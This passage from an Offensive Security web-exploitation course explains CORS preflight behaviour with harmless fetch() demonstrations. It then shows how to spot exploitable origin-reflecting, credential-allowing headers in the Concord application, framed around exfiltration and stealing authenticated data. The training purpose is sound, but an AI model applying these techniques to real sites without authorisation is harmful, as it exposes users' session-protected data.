https://t.me/learningnets

request should be allowed to be sent. Standard GET, HEAD, and POST requests don't require preflight requests. However, other request methods, requests with custom HTTP headers, or POST requests with nonstandard content-types will require a preflight request.

Let's again use the JavaScript console to demonstrate this. All requests will be proxied through Burp Suite.

First, we'll start with a POST request using a standard Content-Type header. We'll send the request to *example.com*, not bothering to log the response.

```
fetch("https://example.com",
   {
        method: 'post',
        headers: {
             "Content-type": "application/x-www-form-urlencoded;"
        }
   })
```

Listing 451 - Using Fetch to Send a POST Request - example.com

Once again, we'll run this command in the Developer Console.




Figure 285: POST Request with Standard Content Type

As expected, this response was blocked by the SOP but if we review the request in Burp Suite, we find that the POST request was actually sent.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 286: POST Request with Standard Content Type in Burp

Next, let's change the content type to a non-standard value, which is anything that is not "application/x-www-form-urlencoded", "multipart/form-data", or "text/plain".

```
fetch("https://example.com",
   {
        method: 'post',
        headers: {
             "Content-type": "application/json;"
        }
   })
```

Listing 452 - Using Fetch to Send a POST Request - example.com with custom Content-type

Let's execute this command in the Console.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 287: POST Request with Non-Standard Content Type

Again, the request was blocked. However, if we inspect the request, we find that it was not a POST.




Figure 288: OPTIONS Request with Non-Standard Content Type in Burp

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This request is the preflight OPTIONS request. In this request the client (the browser) is attempting to send a POST request with a custom content-type header. Since the server did not respond with CORS headers, the SOP blocked the request.

Now, let's send a request to a site that has the CORS headers set. For this, we'll use *test-cors.appspot.com*, a site designed to test CORS headers.

```
fetch("https://cors-test.appspot.com/test",
   {
        method: 'post',
        headers: {
             "Content-type": "application/json;"
        }
   })
```

Listing 453 - Using Fetch to Send a POST Request - cors-test.appspot.com with custom Content-type

We'll paste this command into the Developer Console to execute it.

Figure 289: POST Request with Non-Standard Content Type With CORS Response

This time, the command didn't throw an error. Let's investigate the HTTP request that was sent.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 290: OPTION Request with Non-Standard Content Type in Burp With CORS Response

Again, the initial request was an OPTIONS request, which indicated that we are attempting to send a POST request with a custom content-type header. This time the response contained several CORS headers which allows our origin, allows our custom header, allows a POST request, instructs our browser to cache the CORS configuration for 0 seconds, and allows credentials (cookies).

Following this preflight request, we find the actual POST request we were attempting to send.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 291: POST Request with Non-Standard Content Type in Burp With CORS Response

This time the actual POST request was sent through with the custom Content-Type.

It's important that we understand these concepts so we know what kind of requests will actually send data and which won't. Our specific situation will often dictate our needs. For example, if we need to send requests but don't care about receiving responses (exfiltration, etc), we have many options. However, if we require responses, or intend to gather data or resources from the target, we have fewer options since the target must send more permissive headers.

From a security perspective, the most important headers when analyzing target applications for CORS vulnerabilities are *Access-Control-Allow-Origin* and *Access-Control-Allow-Credentials*. *Access-Control-Allow-Credentials* only accepts a "true" value with the default being "false". If this header is set to true, any request sent will include the cookies set by the site. This means that the browser will automatically authenticate the request.

The only origins allowed to read a resource are those listed in *Access-Control-Allow-Origin*. This header can be set to three values: "*", an origin, or "null". If the header is set to a wildcard ("*"), all origins are allowed to read a resource from the remote server. This might seem like the vulnerable configuration we are looking for, but this setting requires that *Access-Control-Allow-Credentials* is set to false, which results in all requests being unauthenticated. If the header is set to an origin

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

value, only that origin is allowed to read the resource and, if *Access-Control-Allow-Credentials* is set to true, include the cookies.

> *The "null" value may seem like the secure option, but it is not. Certain documents and files opened in the browser have a "null" origin. If the goal is to block other origins from sending requests to the target, removing the header is the most secure option. In fact, we could abuse the technique shown in this module to exploit a "null" value in this header. For the purposes of this module, we will not be analyzing the "null" origin.*

In secure circumstances, the *Access-Control-Allow-Origin* would only be set to trusted origins. This means that a malicious site we control would not be able to make HTTP requests on behalf of a user and read the response.

Unfortunately, *Access-Control-Allow-Origin* only lets sites set a single origin. The header cannot contain wildcards (*.a.com) or lists (a.com, b.com, c.com). For this reason, developers found a creative (and insecure) solution. By dynamically setting the *Access-Control-Allow-Origin* header to the origin of the request, multiple origins can send requests with Cookies.

We can witness this in the *https://cors-test.appspot.com/test* site that we interacted with earlier:




Figure 292: OPTION Request with ORIGIN Header

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The value in the *Origin* header is set to the origin in the browser (*http://concord:8001*). This header is automatically set by the browser for all CORS requests sent by JavaScript.[233] The response contains this origin in the *Access-Control-Allow-Origin* header and allows for cookies to be sent with the request. This is the mechanism that instructs the CORS test site to allow requests (with cookies) from any origin. However, this is only useful if the target hosts sensitive data worth stealing or an API we could maliciously interact with. Unfortunately, our test site has neither.

Let's go back to the Concord application and analyze the request we found earlier.

11.2.2.2 Exercises

1. Repeat the steps above to test the various types of requests and analyze the responses.
2. Find another site on the Internet that has the CORS header set to "*". Public APIs are a great resource for this.

11.2.3 Discovering Unsafe CORS Headers

Returning to the Concord application, let's send the */api/service/console/whoami* request to the repeater by right-clicking the request and selecting *Send to Repeater*. Once in Repeater, we'll send the original request to review the response.




Figure 293: Concord whoami Request

This GET request to */api/service/console/whoami* does not contain an *Origin* header. This is because the request is a GET to the same origin, meaning it is not a CORS request. The response

[233] (WHATWG, 2021), https://fetch.spec.whatwg.org/#cors-request

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

contains an "Access-Control-Allow-Origin: *" header. As we've discussed, this indicates that the browser won't send the cookies on cross-origin requests.

If the application requires authentication, there must be some form of session management. If there is session management, there must be some way to send the session identifier with the request.

Let's try to add an *Origin* header to the request and analyze the response.




Figure 294: Concord whoami Request With Origin

Not only did the server replicate the origin into the *Access-Control-Allow-Origin* header, but it also added the *Access-Control-Allow-Credentials* header, setting it to true.

However, every endpoint and HTTP method can have different CORS headers depending on the actions that are allowed or disallowed. Since we know that all non-standard GET and POST requests will send an OPTIONS request first to check if it can send the subsequent request, let's change the method to OPTIONS and review the response.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

